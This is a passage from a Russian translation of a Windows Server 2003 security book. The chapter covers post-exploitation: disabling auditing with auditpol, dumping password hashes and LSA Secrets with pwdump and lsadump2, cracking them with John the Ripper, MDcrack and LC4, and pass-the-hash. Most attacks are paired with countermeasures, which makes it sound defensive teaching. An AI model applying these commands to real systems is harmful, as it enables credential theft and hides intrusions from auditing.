Windows 2000 Resource Kits, электронная версия изданных книг, утилиты и справочники	`http://www.microsoft.com/windowsserver2003/techinfo/reskit/resourcekit.mspx`
WinRoute Professional от Kerio	`http://www.kerio.com`
Personal Firewall компании Tiny Software	`http://www.tinysoftware.com`
Программа Vision для просмотра портов и использующих их приложений от компании Foundstone	`http://www.foundstone.com`

ГЛАВА 8

РАСШИРЕНИЕ СФЕРЫ ВЛИЯНИЯ

Предварительный сбор данных
Сканирование
Инвентаризация
Проникновение
Расширение привилегий
Переход к интерактивному режиму работы
Несанкционированное получение данных
Расширение сферы влияния
Сокрытие следов

Овладение искусством *расширения сферы влияния* — цель любого серьезного хакера. Причина проста: получения доступа еще не достаточно, хакер хочет стать полноправным владельцем системы. Следовательно, он постарается внедриться в систему как можно "глубже", чтобы единственным способом его блокирования осталась полная переустановка системы "с нуля".

Действия хакеров после получения доступа с правами администратора хорошо знакомы многим из нас. После взлома они обычно не стесняются. С правами учетной записи `Administrator` или `SYSTEM` хакер становится всемогущим. Злоумышленник проверит состояние аудита, проведет поиск критически важных файлов, скрытых или защищенных файлов, загрузит себе зашифрованные пароли, установит программу для регистрации нажатий клавиш и, возможно, воспользуется вашей системой для проведения анонимной атаки на более крупные и интересные цели.

Аудит

Служба аудита в Windows выполняет регистрацию некоторых событий в журнал (служба Event Log) или в специальные системные журналы (служба `syslog`) для создания хронологического архива. Журнал можно настроить таким образом, чтобы предупреждения автоматически оправлялись администратору, например, по электронной почте. Поэтому, разобравшись с настройками аудита, хакер может примерно определить, сколько времени у него остается на проведение атаки.



Отключение аудита

Популярность	*9*
Простота	*9*
Опасность	*2*
Степень риска	*7*

Первое, что сделает любой сообразительный хакер, как только получит доступ к системе Windows с правами администратора, — узнает настройки служб аудита. Служба аудита может вести запись многих успешных и неудачных попыток получения доступа хакером, поэтому она является одной из первых целей атаки.

Для проверки настроек аудита можно воспользоваться утилитой `auditpol.exe` из пакета Windows 2000 Resource Kit. Рассмотрим настройки по умолчанию для сервера Windows 2003 Enterprise.

```
C:\>auditpol \\10.1.1.5
Running ...

(X) Audit Enabled

AuditCategorySystem = No
AuditCategoryLogon = Success
AuditCategoryObjectAccess = No
AuditCategoryPrivilegeUse = No
AuditCategoryDetailedTracking = No
AuditCategoryPolicyChange = No
AuditCategoryAccountManagement = No
Unknown = No
Unknown = Success
```

Обратите внимание на сообщение "Audit Enabled" ("Аудит включен") в начале отчета программы. Это значит, что службы аудита запущены. Зная это, как вы думаете, за что прежде всего возьмется злоумышленник? Правильно: отключит аудит, чтобы не быть замеченным. Для этого хакеры обычно опять используют утилиту `auditpol`, но в данном случае для того, чтобы выключить аудит на удаленной системе.

```
C:\>auditpol \\10.1.1.5 /disable
Running ...

Audit information changed successfully on \\10.1.1.5 ...
New audit policy on \\10.1.1.5 ...

(0) Audit Disabled

AuditCategorySystem = No
AuditCategoryLogon = Success
AuditCategoryObjectAccess = No
AuditCategoryPrivilegeUse = No
AuditCategoryDetailedTracking = No
AuditCategoryPolicyChange = No
AuditCategoryAccountManagement = No
Unknown = No
Unknown = Success
```

Теперь выдается сообщение "`(0) Audit Disabled`" ("Аудит отключен"), это значит, что служба аудита на удаленной системе была успешно выключена и злоумышленник может безнаказанно выполнять любые действия.

Защита аудита

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Нам неизвестны способы эффективной блокировки службы аудита от выключения. Но можно просто создать задачу для планировщика `at`, которая будет периодически проверять статус аудита и включать его, если он выключен. Однако для этого потребуется ввести в планировщик слишком много записей, а частые вызовы программы могут плохо повлиять на общую производительность системы.

Возможно, вас утешит факт, что событие выключения аудита и очистки журналов также будет записано в журнал с указанием имени пользователя, который сделал это (хотя в главе 9, "Сокрытие следов", описан механизм выполнения этих действий от имени учетной записи `SYSTEM`).

Также для автоматического включения выключенного аудита можно использовать некоторые системы выявления вторжений (Intrusion Detection System, IDS) на уровне хоста.

НА ЗАМЕТКУ Несмотря на легкость отключения аудита злоумышленником, который получил права администратора, использование аудита очень полезно. Чтобы обеспечить постоянную работу службы аудита в вашей системе, войдите в меню Administrative Tools (Администрирование)⇨Local Security Policy (Локальная политика безопасности), раскройте дерево Security Settings (Параметры безопасности)⇨Local Policies (Локальные политики), а затем выберите пункт Audit Policy (Политика аудита). Сделайте двойной щелчок мышью на событиях, которые должны записываться в журнал и установите флажок для значения Success (Успех) и/или Failure (Отказ).

Получение паролей

После того как получены права администратора и выключен аудит, хакер обычно пытается украсть из системы другие пароли. Собирая пароли, он как бы собирает ключи от дверей дома Windows Server 2003. Каждый новый пароль дает возможность доступа к компоненту системы, например, к базе данных SQL, файлу Excel с ведомостью зарплат, каталогу Web-администратора и т.д. Также эти пароли можно использовать для получения доступа к другим системам сети. Если, например, злоумышленник смог получить доступ с правами администратора к системе Windows 2000 Professional и не имеет доступа к системе Windows Server 2003, но обнаружил учетную запись администратора домена `backup`, которая используется для удаленного резервного копирования файлов системы, то взломав ее он получит возможность контролировать весь домен Windows 2003. Хакер соберет эти пароли, применив несколько разных способов, и перейдет к другим ранее закрытым "дверям".

Для получения паролей со скомпрометированной системы уже разработано очень много различных методов. Мы рассмотрим каждое место хранения паролей и механизмы их получения.

Сбор паролей, зашифрованных по обратимым алгоритмам

Настройка локальной политики безопасности для хранения паролей с обратимым шифрованием, которая доступна через оснастку Local Security Policy (Локальная политика безопасности)⇨Account Polices (Политики учетных записей)⇨Password Policy (Политика паролей), параметр Store Passwords with Reversible Encryption (Хранить пароли всех пользователей в домене используя обратимое шифрование), применима только для домена, управляемого через службу Active Directory (AD). По умолчанию этот параметр отключен, т.е. пароли *не* хранятся с обратимым шифрованием, и это хорошо. Но если кто-то включит эту функцию, то с этого момента все созданные пароли будут храниться в базе данных SAM/AD в хешированном виде, как обычно, *и, кроме этого, в отдельном формате, с обратимым шифрованием*. В отличие от одностороннего (необратимого) хеширования, по данным, полученным при обратимом шифровании , можно легко восстановить исходный пароль, если известен ключ шифрования.

Зачем же кому-то включать обратимое шифрование паролей? Оказывается, эта функция нужна для некоторых протоколов удаленной аутентификации и служб, подобных программам MSChap v1, Digest Authentication, AppleTalk Remote Access, Internet Authentication Services (IAS, который фактически состоит из программы RADIUS). Поэтому если злоумышленник взломает контроллер домена, то, скорее всего, он сразу проверит эту настройку, и если она включена, то запустит утилиту, которая получит каждый исходный пароль всех пользователей домена! В настоящий момент нам неизвестны утилиты для выполнения этой задачи, но пользуясь стандартными вызовами API их очень легко создать.

Захват незашифрованных паролей из кэш-памяти LSA

Имея доступ в систему Windows с привилегиями администратора, можно получить незашифрованные пароли. И для этого уже разработано целое множество способов. Такой способ получения данных из кэша LSA известен еще для систем Windows NT 4.0, и он актуален и для Windows Server 2003.



Получение из памяти паролей, хранящихся в базах данных SAM и Active Directory (AD)

Популярность	7
Простота	7
Опасность	9
Степень риска	8

Получение паролей из реестра может оказаться довольно простой задачей. Конечно, в Windows 2003 эта задача не настолько проста, так как базы данных Security Accounts Manager (SAM) и Active Directory (AD) по умолчанию защищены с помощью функции `syskey`. Это значит, что имена пользователей и пароли в системе шифруются 128-битовым ключом, поэтому просто взломать их нельзя. Но это не проблема, — можно получить хешированные пароли, воспользовавшись обновленной утилитой `pwdump2` от Тодда Сабина (Todd Sabin), ссылка на нее дана в разделе "Дополнительная литература и ссылки".

Программа `pwdump2` использует метод внедрения динамической библиотеки (Dynamically Loadable Library injection). Данный метод состоит в том, что один процесс заставляет другой процесс загрузить код дополнительной библиотеки DLL, а затем выполнить его в контексте пользователя и в адресном пространстве этого процесса.

Чтобы воспользоваться программой `pwdump2`, просто скопируйте на удаленную систему два файла (`pwdump2.exe` и `samdump.dll`).

```
C:\>copy pwdump2.exe \\10.1.1.5\c$
C:\>copy samdump.dll \\10.1.1.5\c$
```

Затем интерактивно запустите программу `pwdump2.exe` на удаленной системе.

```
Remote C:\>pwdump2
Administrator:500:a962ae9062945822aad3b435b51404ee:ef830b06fc94947d66
8d47abf388d388:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:28f30eb0bcce2
3b95c5b1c23c771959f:::
```

В отличие от предыдущих версий утилиты `pwdump2`, новая версия программы автоматически определяет идентификатор процесса подсистемы локальной безопасности (LSASS) и выполняет внедрение библиотеки. В старой версии требовалось вручную найти процесс LSASS с помощью программы `pulist.exe` (еще одна утилита из пакета Resource Kit) и использовать найденный идентификатор процесса в качестве параметра при вызове программы `pwdump2`.

Новая версия программы `pwdump2` называется `pwdump3e` и поставляется компанией e-business technology, Inc, которая предлагает и некоторые модификации утилиты `pwdump2` — прежде всего, версию программы, которую можно запускать для взломанной системы удаленно (как всегда, требуются привилегии администратора, а также доступ к службам SMB через TCP-порты 139 или 445). Программа `pwdump3e` не будет работать локально, ее необходимо запускать для удаленной машины. Рассмотрим пример ее использования для сервера под управлением Windows 2003 Enterprise Edition (листинг 8.1).

Листинг 8.1. Получение паролей с помощью `pwdump3e`

```
C:\> PwDump3e.exe 10.1.1.5
pwdump3e (rev 1) by Phil Staubs, e-business technology, 23 Feb 2001
Copyright 2001 e-business technology, Inc.
```

```
This program is free software based on pwpump2 by Todd Sabin under the GNU
General Public License Version 2 (GNU GPL), you can redistribute it and/or
modify it under the terms of the GNU GPL, as published by the Free Software
Foundation. NO WARRANTY, EXPRESSED OR IMPLIED, IS GRANTED WITH THIS
PROGRAM. Please see the COPYING file included with this program (also
available at www.ebiz-tech.com/pwdump3) and the GNU GPL for further details.
Administrator:500:A962AE9062945822AAD3B435B51404EE:EF830B06FC94947D6
68D47ABF388D388:::
Guest:501:NO PASSWORD*****************:NO PASSWORD*********************:::
SUPPORT_388945a0:1001:NO PASSWORD*****************:28F30EB0BCCE23B95C5B1C2
3C771959F:::
Completed.
```

Защита от доступа к паролям, хранящимся в базах данных SAM и Active Directory (AD)

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Когда хакер получил права администратора в системе Windows, очень сложно не дать ему получить из памяти хешированные пароли. Лучше всего никогда не предоставлять злоумышленнику возможность получить привилегии администратора.

Взлом паролей

После того как из удаленной системы получены зашифрованные (хешированные) пароли, хакер обычно сохраняет их в файле и запускает программу взлома, чтобы получить исходный пароль.

Многие заблуждаются, что взлом пароля — это дешифровка хешированного пароля. Это не так — не существует известных механизмов расшифровки паролей, хешированных с помощью алгоритмов NT/2000/2003. На самом деле взлом пароля — это процесс хеширования известных значений по тому же алгоритму и последующее сравнение результата с хешированными паролями, полученными из чужой системы с использованием программы pwdumpX или аналогичной ей. При совпадении двух результатов хеширования пароль считается взломанным. Таким образом, взлом пароля можно рассматривать как несколько усложненный подбор пароля без подключения к системе.

Недостатки алгоритма хеширования протокола LM

Процесс взлома пароля можно существенно оптимизировать, если использовать один из ключевых недостатков реализации алгоритма хеширования протокола LAN Manager в системах Windows NT/2000/2003. Как было отмечено в главе 2, "Архитектура системы безопасности Windows Server 2003", в системах Windows NT/2000/2003 хранятся две версии хешированного пароля для учетной записи пользователя:

- ▼ *хешированный пароль LAN Manager (LM);*
- ▲ хешированный пароль NT LAN Manager (NTLM).

В главе 5, "Атака на службы Windows", было сказано, что первые 8 байтов хешированного пароля LM получают по первым семи символам пароля пользователя, а вторые 8 байтов — по символам пароля с восьмого по четырнадцатый. Каждую цепочку можно атаковать полным перебором всех возможных восьмибайтовых комбинаций. Атака полного семисимвольного "пространства символов" (это все возможные комбинации разрешенных символов длиной до семи знаков) очень проста с точки зрения реализации на современном процессоре настольного компьютера. Таким образом, если злоумышленник может узнать хешированный пароль LM, он получает очень хорошую возможность взломать его и узнать исходный пароль.

Далее мы опишем некоторые программные средства, которые позволяют во многом автоматизировать цикл сравнения результатов хеширования, в частности для хешированных паролей LM. Любой "слабый" пароль будет взломан очень быстро.



Взлом паролей с помощью программы John the Ripper

Популярность	*9*
Простота	*8*
Опасность	*7*
Степень риска	***8***

Одна из наших любимых программ для взлома паролей — John the Ripper, написанная Solar Designer (ссылка на нее дана в разделе "Дополнительная литература и ссылки").

Чтобы запустить программу John для взлома полученного набора хешированных паролей, достаточно указать имя файла в качестве первого параметра.

```
C:\>john hashes.txt
Loaded 13 passwords with no different salts (NT LM DES [24/32 4K])
PASSWORD (administrator:1)
HAPPY (backup:1)
```

По умолчанию программа John производит атаку по словарю и проявляет некоторый интеллектуальные способности при выполнении попыток взлома, используя метасимволы в начале и в конце пароля, имя пользователя в качестве пароля, пробует разные вариации на тему имени пользователя и т.п. Программа John может также использоваться для проведения атаки "в лоб" (brute force attack, атака перебором всех возможных вариантов) — для этого необходимо использовать параметр `-i` (режим приращения). В режиме приращения используется полный набор символов, из которых строятся все возможные комбинации. Это, безусловно, самая сильная функция утилиты John the Ripper, но на ее выполнение требуется продолжительный период времени. Далее описаны основные режимы работы программы John.

Словарный режим (wordlist mode)

Это простейший из режимов взлома, в котором для взлома используется файл со списком слов. Если же такой файл не указан в командной строке при вызове программы, то по умолчанию используется файл с паролями, который входит в поставку утилиты John. Последовательно перебираются все пароли из заданного списка.

Режим одиночного взлома (single-crack mode)

В этом режиме для подбора пароля используется имя учетной записи и информация из полей данных о пользователе/комментариев (GECOS). Например, пароль, состоящий из имени одной учетной записи, проверяется для всех учетных записей.

В следующем примере в качестве пароля к учетной записи JACK подошло имя пользователя STU.

```
C:\>john -single hashes.txt
Loaded 20 passwords with no different salts (NT LM DES [24/32 4K])
STU              (jack:1)
```

Режим приращения (incremental mode)

Данный режим, безусловно, является наиболее мощным среди всех режимов работы программы John, поскольку он отличается перебором всех комбинаций символов для пароля заданной длины. В этом режиме легко взламываются пароли даже со сложными символами, но имеющие небольшую длину. Кончено, использование каждого возможного символа символьного пространства приводит к длительному процессу взлома. Например, в следующем примере в результате взлома было выявлено, что для пользователя STU установлен пароль "apql", который практически наверняка не удастся обнаружить атакой по стандартному словарю. Для ограничения области поиска только буквами был использован режим приращения "alpha". Если режим не указан, то программа John работает в режиме по умолчанию, в котором перебираются все комбинации из всех символов.

```
C:\>john -incremental:alpha hashes.txt
Loaded 1 password (NT LM DES [24/32 4K])
APQL             (stu:1)
```

Программа John — очень мощное средство для взлома паролей систем Windows NT, Windows 2000, Windows Server 2003 и UNIX. Единственное ограничение программы John при использовании в NT — отсутствие встроенной возможности взлома хешированных паролей NTLM. Это значит, что для всех паролей, взломанных John, не учитывается регистр. Как видно из предыдущего примера, пароль для учетной записи STU — APQL. Но мы не знаем, были ли в слове пароля все буквы заглавными или нет, поэтому необходимо проверить все варианты из символов верхнего и нижнего регистра, чтобы определить настоящий пароль.

```
Apql
aPql
apQl
apqL
APql
aPQl
...
APQl
APQL
```

НА ЗАМЕТКУ В версиях программы John для UNIX и Win32 была добавлена поддержка алгоритма NTLM, но мы не проверяли эту функцию. Ссылка на дополнение к программе дана в разделе "Дополнительная литература и ссылки".



Взлом паролей с помощью Mdcrack

Популярность	*6*
Простота	*5*
Опасность	*7*
Степень риска	***6***

При необходимости взлома паролей NTLM можно воспользоваться надежной программой MDcrack, созданной Григорием Дучеминым (Gregory Duchemin). Эта программа довольно слабо адаптирована для Windows, но работает хорошо. Только соблюдайте осторожность: MDcrack пытается установить для своих процессов высокий (High) приоритет, и следует изменить уровень приоритета на нормальный (Normal) после запуска этой программы.

Использование MDcrack отличается от использования других программ и требует ввода хешированного пароля непосредственно в командную строку (листинг 8.2).

Листинг 8.2. Взлом паролей NTLM с помощью MDcrack

```
C:\nt>mdcrack -M NTLM1 AD0C5D3A4B8F2DF7A8F81DC4E598D09A

<<System>> MDcrack v1.2 is starting.
<<System>> Using default charset : abcdefghijklmnopqrstu-
vwxyz0123456789ABCDEFGHI
JKLMNOPQRSTUWXYZ
<<System>> Max pass size = 56 >> Entering NTLM1 Core.

Password size: 2
Password size: 4
Password size: 6
Password size: 8
---------------------------------------
Collision found ! => p4ss
Collision(s) tested : 4457134 in 1 second(s), 272 millisec, 0 microsec.
Average of 3504036.3 hashes/sec.
```

Как видим, программа MDcrack взломала хешированный пароль NTLM (p4ss) даже с учетом регистра.



Взлом паролей с помощью L0phtcrack3

Популярность	*9*
Простота	*8*
Опасность	*7*
Степень риска	*8*

Если вам нужна программа, которая упрощает процесс взлома пароля до уровня элементарных действий, за что вы готовы пожертвовать производительностью и ... своими деньгами, обратите внимание на программу L0phtcrack4 (LC4) от группы @stake. LC4 долгое время была самой известной программой для взлома паролей в NT, и хотя в ее последней версии не появилось новых функций (функции аудита и восстановления), она останется весьма популярной, поскольку имеет удобный графический пользовательский интерфейс и возможность перехвата пакетов SMB для сбора ответов LM из линии связи (теперь эта функция работает и в Windows 2000/2003).

Программу LC4 использовать очень легко. Сначала создайте сеанс работы, выбрав в меню File пункт New. Затем перейдите в меню Import и укажите место хранения хешированных паролей. В LC4 существует возможность использовать один из нескольких источников информации: Local Machine (локальная машина), Remote Registry (удаленный реестр), SAM File (файл базы данных SAM), Sniffer (сниффер), L0phtcrack (.LC) или PWDUMP extract. После того как выбран источник и загружены данные для текущего сеанса, выберите пункт меню Session⇨Session Options и установите необходимые настройки для сеанса взлома.

Для настройки сеанса взлома в LC4 доступны три параметра: Dictionary Crack (взлом по словарю), Dictionary/Brute Hybrid Attack (атака по словарю или атака "в лоб") и Brute Force Crack (атака "в лоб"). Для атаки по словарю рекомендуем указывать собственный словарь, поскольку в словаре, поставляемом с этой программой, мы обнаружили некоторые недочеты. Хороший источник файлов словарей указан в разделе "Дополнительная литература и ссылки" в конце этой главы. Для раздела "Dictionary/Brute Hybrid Attack" мы рекомендуем оставить настройки по умолчанию, т.е. использовать по два символа. Большинство пользователей не меняют больше чем два символа, когда выбирают пароль (например, к паролю типа "bonsai!" можно добавить один специальный символ).




Рис. 8.1. Окно программы LC4

И наконец, при настройке группы Brute Force Crack мы советуем поэтапный метод. Для первого "цикла" взлома установите набор символов A–Z, 0–9, тогда при сравнительно небольшом пространстве символов появится возможность определить несловарные пароли, которые не содержат специальных символов. Если первый метод подбора не даст результата, то придется выбрать максимально возможное пространство символов A–Z, 0–9 плюс специальные символы. Такая проверка займет больше времени, но позволит найти больше паролей. Конечно, если время не является важным фактором, то можно сразу задать максимальное пространство символов и терпеливо ждать.

Утилита LC4 выполняет разные типы взлома в таком порядке: по словарю, смешанная форма взлома, метод последовательного перебора всех комбинаций символов. Пароли из словаря подбираются почти мгновенно. На рис. 8.1 показана программа LC4 во время взлома типичного файла pwdump.

Меры противодействия взлому паролей

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

К сожалению, если злоумышленник забрался так далеко, его уже очень трудно выявить, еще труднее не дать взломать пароли. Лучше всего в данном случае — с самого начала не дать хакеру получить права администратора. Следующая мера защиты — принудительное использование надежных паролей, которые невозможно взломать за приемлемое время. Для принудительного назначения устойчивых ко взлому паролей выполните следующие действия.

1. Запустите приложение Local Security Settings (Локальные настройки безопасности).
2. Выберите ветвь Account Policy (Политика учетных записей)⇨Password Policy (Политика паролей).
3. Задайте следующие минимально необходимые настройки.
   - Enforce password history: 5 passwords remembered (Требовать неповторяемости паролей: 5 хранимых паролей).
   - Maximum password age: 30 days (Максимальный срок действия пароля: 30 дней).
   - Minimum password length: 7 characters (Минимальная длина пароля: 7 символов).
   - Passwords must meet complexity requirements: Enabled (Пароль должен соответствовать требованиям сложности: Включен).

Мы рекомендуем использовать пароли длиной в 7 символов, исходя из реальных особенностей взлома пароля (восьмой символ вовсе не повышает уровень защиты при использовании алгоритма LM, так как его подбор происходит мгновенно). Однако атака подбора паролей длиной в 8 символов с удаленного компьютера сложнее атак паролей длиной в 7 символов в 128 раз при условии, что используется половина символов таблицы ASCII. Если в системе высок риск атаки подбором паролей с удаленной машины, лучше будет использовать пароли большей длины (удаленный подбор паролей описан в главе 5, "Атака на службы Windows").

Также помните, что хранение хешированных паролей LM можно выключить, создав параметр реестра `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\NoLmHash`.

НА ЗАМЕТКУ Этот параметр теперь доступен в Windows XP и в Windows Server 2003 как Security Policy (Политика безопасности)⇨Security Options (Параметры безопасности)⇨Network Security: Do Not Store LAN Manager Hash Value On Next Password Change (Сетевая безопасность: не хранить хеш-значений LAN Manager при следующей смене пароля).

После этого требуется перезагрузить систему. Кончено, этот параметр реестра не поддерживается всеми приложениями и потенциально может нарушить их работу, так что подумайте перед тем, как его использовать, и применяйте его только на тестовых системах.

Необходимо отметить, что после отключения хранения хешированных паролей LM ранее существовавшие записи удалены не будут. Но если пользователь изменит свой пароль, то в базе данных SAM или Active Directory хешированный пароль обновлен не будет. Таким образом, *во время аутентификации по типу запрос–ответ* по протоколу NTLM (см. главу 2, "Архитектура системы безопасности Windows Server 2003") может быть передан *устаревший* хешированный пароль LM, в результате чего могут произойти сбои аутентификации или возникнуть другие проблемы. В данное время не существует способа для удаления хешированных паролей LM из баз данных SAM или Active Directory.

Чтобы отключить использование хешированных паролей LM при аутентификации в сети, используйте параметр реестра `LMCompability` или параметр LAN Manager Authentication Level (Сетевая безопасность: Уровень проверки подлинности LAN Manager), как описано в главе 5, "Атака на службы Windows".



Использование хешированного пароля

Популярность	*5*
Простота	*4*
Опасность	*8*
Степень риска	*5*

Поскольку хешированные пароли, полученные с помощью программы `pwdumpX`, эквивалентны обычным паролям, почему бы не передавать их напрямую клиентской ОС, которая, в свою очередь, будет их воспринимать как нормальный ответ на запрос при входе в систему? В результате хакеры смогут подключаться к серверу, не зная самого пароля и используя имя пользователя и соответствующий ему хешированный пароль. Такой метод экономит много времени, которое не будет тратиться на взлом хешированных паролей, полученных через программу SMB Capture. Пол Эштон (Paul Ashton) представил идею изменить для реализации этой хитрости клиент совместного использования файлов SMB в UNIX Samba. Его сообщение доступно в архивах рассылки NT Bugtraq. Последние версии клиента Samba для UNIX `smbclient` включают возможность подключиться к клиентам NT с использованием только хешированного пароля.

Гернан Очоа (Hernan Ochoa) из CORE-SDI написал статью, в которой рассматриваются технические детали передачи хешированного пароля, в ней описано, как подсистема локальной безопасности LSASS (Local Security Authority Subsystem) хранит информацию о текущих сеансах работы и связанные с ними аутентификационные данные пользователей. В работе Очоа показан метод редактирования этой информации в памяти, с тем чтобы учетные данные текущего пользователя могли быть изменены любым человеком, которому доступен его хешированный пароль. Группа CORE разработала программу, которая действует по этому методу в системах Windows NT 4, но текущая реализация данной программы в Windows 2000/2003 нарушает целостность подсистемы LSASS и через несколько секунд вызывает аварийное завершение работы системы.

Защита от использования хешированных паролей

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

В настоящее время не существует мер противодействия от этой атаки.



LSA Secrets

Популярность	*7*
Простота	*8*
Опасность	*9*
Степень риска	***8***

Взлом системы LSA Secrets (Local Security Authority Secrets) — хитрая штука. Это уязвимое место отлично иллюстрирует опасность хранения некоторых данных учетной записи в реестре систем Windows NT/2000/2003. В этом разделе реестра могут храниться следующие данные:

- ▼ пароли учетных записей служб Windows в незашифрованном виде (как правило). Исходные пароли в этом случае изменяются с помощью простого алгоритма и могут быть использованы для взлома удаленных систем в других доменах;
- ■ незашифрованные пароли пользователей Web и FTP;
- ■ пароли учетной записи компьютера для доступа к домену;
- ▲ сохраненные в кэш-памяти хешированные пароли последних десяти пользователей, которые входили в систему.

Первоначальная идея программы атаки на LSA Secrets была представлена на суд общественности в списке рассылки NT Bugtraq Полом Эштоном (Paul Ashton) в 1997 году. Эта программа атаки основана на идее, описанной группой Razor, и называется `lsadump2`, она доступна в Internet по адресу `http://razor.bindview.com/tools/files/lsadump2.zip`. Программа `lsadump2` использует тот же метод, что и программа `pwdump2`, для внедрения собственных вызовов библиотеки DLL с привилегиями выполняющегося процесса LSASS. Ниже описана стандартная последовательность действий, применяемая хакерами.

1. Необходимо иметь соединение с правами администратора с атакуемой системой, и должен быть запущен удаленный командный интерпретатор.
2. Хакер загружает на диск удаленной системы файлы `lsadump2.exe` и `lsadump.dll`.

```
C:\>copylsadump2.exe \\10.1.1.5\c$
C:\>copy lsadump.dll \\10.1.1.5\c$
```

3. Теперь можно запустить программу `lsadump2.exe`, чтобы скопировать из памяти данные учетной записи.

```
C:\>lsadump2
...
D6318AF1-462A-48C7-B6D9-ABB7CCD7975E-SRV
 39 FD 26 E5 03 4C 89 47 89 0C AE 60 37 DD FE 15  9.&..L.G...`7...
```

```
DPAPI_SYSTEM
 01 00 00 00 ED 83 60 9F CB 9D 0A EE FB F8 08 6A  ......`........j
 70 35 AE 66 51 A6 1A EB D7 64 4D B3 4D CB 4E 98  p5.fQ....dM.M.N.
 C8 E4 9C DE 72 79 7D C9 6D 4E 10 E5              ....ry}.mN..
L$BETA3TIMEBOMB_1320153D-8DA3-4e8e-B27B-0D888223A588
 00 80 85 26 6A 9A C3 01                          ...&j...
_SC_MSSQLServer
32 00 6D 00 71 00 30 00 71 00 71 00 31 00 61 00      2.h.a.p.p.y.4.m.
_SC_SQLServerAgent
32 00 6D 00 71 00 30 00 71 00 71 00 31 00 61 00      2.h.a.p.p.y.4.m.
```

В конце этого листинга видим учетные записи двух служб SQL и связанные с ними пароли. Теперь злоумышленник может воспользоваться паролем "2happy4m" и получить неограниченный доступ к сети и ее ресурсам.

НА ЗАМЕТКУ Для прошлых версий программы `lsadump2` требовалось сначала определить идентификатор процесса LSASS. Для новой версии этого делать не нужно, так как данная функция выполняется автоматически.

Защита LSA Secrets

Бюллетень	*Q184017*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Поскольку программа `lsdump2` требует привилегий SeDebugPriviledge, которые предоставляются по умолчанию только администраторам, то Microsoft считает это нормальной возможностью для администраторов, которым можно доверять. Следовательно, это функция, а не ошибка, и доступно совсем немного мер противодействия. Единственное доступное средство защиты (не считая мер по предотвращению получения хакером прав администратора) заключается в использовании служб, для которых не устанавливаются пароли (что практически нереально).

Поиск файлов

Один из шагов, следующих за получением доступа к системе и отключением аудита, — просмотр всех файлов и каталогов системы в поиске критически важных данных, например, ведомостей выплат и стратегических документов, зашифрованных паролей, которые можно взломать, и просто паролей, сохраненных в файле. Совершенно верно, мы имеем в виду пароли, хранящиеся в обычном текстовом файле. Вы не поверите, сколько раз мы встречались с тем, что владелец системы записывал пароли учетных записей администраторов и пользователей или серверов SQL, пароли PGP, причем все это делалось в целях "улучшения администрирования", чтобы "подсказать пользователю пароль, если тот его забудет".

Существует два основных метода поиска: через командную строку и через графический интерфейс.



Поиск файлов через командную строку и графический интерфейс

Популярность	7
Простота	7
Опасность	9
Степень риска	8

Для поиска файлов через командную строку Windows 2003 хакер либо воспользуется средствами операционной системы, либо загрузит собственные программы. В средства операционной системы W2K, которые можно использовать для выполнения этого типа атак, входят команды `dir`, `find` и `findstr`.

Команда `dir` рассматривается как внутренняя команда DOS, поскольку ее код не существует в виде отдельного исполняемого файла на диске. Эта команда встроена в командный процессор операционной системы `command.exe` (DOS/Windows 9x) или `cmd.exe` (Windows NT/2000/2003).

Команда `find` — более упрощенная версия UNIX-утилиты `grep`. Утилита `find` для Windows выполняет поиск файлов по заданным ключевым словам. Она может пригодиться для обнаружения файлов, в которых есть пароли или другая критически важная информация. Например, для поиска всех текстовых (`*.txt`) файлов в текущем каталоге, которые содержат слово "password", необходимо использовать следующую команду.

```
C:\>find "password" *.txt
```

Команда `find` имеет жестко ограниченные функции, поэтому ее можно использовать, только если нет другого выбора либо просто не нужны дополнительные функции типа рекурсивного поиска в подкаталогах. Команда `find` прекрасно справляется с простыми задачами, когда требуется поиск строки в файлах текущего каталога.

Программа `findstr` — шаг в верном направлении, она ближе к таким утилитам, как программа `grep` для UNIX. Удобство этой программы в ее многофункциональности. Например, программа может выполнять поиск заданной строки только в начале (`/B`) или конце (`/E`) строки. Мы часто пользуемся возможностью поиска в подкаталогах (`/S`). Все функции программы `findstr` перечислены в следующем отчете из файла справки (листинг 8.3).

Листинг 8.3. Функции программы `findstr`

```
Searches for strings in files.

FINDSTR [/B] [/E] [/L] [/R] [/S] [/I] [/X] [/V] [/N] [/M] [/O] [/P]
[/F:file] [/C:string] [/G:file] [/D:dir list] [/A:color attributes]
↳[strings] [[drive:][path]filename[ ...]]

